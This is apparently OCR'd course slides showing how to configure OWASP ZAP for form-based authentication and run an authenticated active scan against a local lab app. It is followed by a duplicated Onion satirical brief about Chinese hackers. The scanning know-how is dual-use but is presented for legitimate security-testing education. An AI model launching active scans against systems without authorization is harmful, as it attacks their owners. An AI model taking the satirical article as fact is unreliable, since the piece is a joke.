
Attack > Active Scan site




Flag as Context > Form-based Auth Login request





Session Properties
Session
General
Exclude from proxy
Exclude from scanner
Exclude from spider
Contexts
1
1: Include in context
1: Exclude from conte
1: Structure
1: Technology
1: Authentication
1: Users
1: Forced User
1: Session Manageme
Monitor Clients
Exclude from WebSockets
1: Authentication
This panel allows you to configure the authentication scheme used for this Context.
Currently selected Authentication method for the Context:
Form-based Authentication
Configure Authentication Method
Login Form Target URL *:
http://localhost:8080/login
Select...
Login Request POST Data (if any):
username=ZAP&password=ZAP
Username Parameter *:
Password Parameter *:
username
password
The username and password fields will be replaced, during authentication, with the username and password corresponding to application's users.
Regex pattern identified in Logged In response messages:
Logout
Regex pattern identified in Logged Out response messages:
Log In
OK
Cancel


Session Properties
Session
General
Exclude from proxy
Exclude from scanner
Exclude from spider
Contexts
1
1: Include in c
1: Exclude fro
1: Structure
1: Technology
1: Authenticat
1: Users
1: Forced Use
1: Session Ma
Monitor Clients
Exclude from WebS
1: Users
Users which can be used for various operations for this context.
Enabled
ID
Name
0
admin
Add...
Modify...
Remove
Enable All
Disable All
Add a new User
User Name:
blogger
Enabled:
Username:
blogger
Password:
****
Cancel
Add
Remove without confirmation
OK
Cancel

Attack > Active Scan advanced...




Advanced Active Scan
Scope
Input Vectors
Custom Vectors
Policy
Starting point:
http://localhost:8080/
Select...
Context:
1
User:
admin
Recurse:
Just In Scope:
Cancel
Reset
Start Scan

Scanner Lab

1. Use ZAP to scan/attack

Summary

developers have to be right 100% of the time


developers have to be right 100% of the time

hackers only have to be right once

China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Systems

NEWS IN BRIEF
October 26, 2015

VOL 51 ISSUE 43
News · Technology · World · China



BEIJING—Despite devoting countless resources toward rectifying the issue, Chinese government officials announced Monday that the country has struggled to recruit hackers fast enough to keep pace with vulnerabilities in U.S. security systems. "With new weaknesses in U.S. networks popping up every day, we simply don't have the manpower to effectively exploit every single loophole in their security protocols," said security minister Liu Xiang, who confirmed that the thousands of Chinese computer experts employed to expose flaws in American data systems are just no match for the United States' increasingly ineffective digital safeguards. "We can't keep track of all of the glaring deficiencies in their firewall protections, let alone hire and train enough hackers to attack each one. And now, they're failing to address them at a rate that shows no sign of slowing down anytime soon. The gaps in the State Department security systems alone take up almost half my workforce." At press time, Liu confirmed that an inadequate labor pool had forced China to outsource some of its hacker work to Russia.

ONION VIDEO WATCH MORE

The Onion Reviews 'Spectre'


Scientists Find Strong Link Between Male Virility, Wearing Mötley Crüe Denim Jacket

Onion Explains: The International State Of Women's Rights

China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Systems

NEWS IN BRIEF
October 26, 2015

VOL 51 ISSUE 43
News · Technology · World · China



BEIJING—Despite devoting countless resources toward rectifying the issue, Chinese government officials announced Monday that the country has struggled to recruit hackers fast enough to keep pace with vulnerabilities in U.S. security systems. "With new weaknesses in U.S. networks popping up every day, we simply don't have the manpower to effectively exploit every single loophole in their security protocols," said security minister Liu Xiang, who confirmed that the thousands of Chinese computer experts employed to expose flaws in American data systems are just no match for the United States' increasingly ineffective digital safeguards. "We can't keep track of all of the glaring deficiencies in their firewall protections, let alone hire and train enough hackers to attack each one. And now, they're failing to address them at a rate that shows no sign of slowing down anytime soon. The gaps in the State Department security systems alone take up almost half my workforce." At press time, Liu confirmed that an inadequate labor pool had forced China to outsource some of its hacker work to Russia.

ONION VIDEO WATCH MORE

The Onion Reviews 'Spectre'

Scientists Find Strong Link Between Male Virility, Wearing Mötley Crüe Denim Jacket

Onion Explains: The International State Of Women's Rights

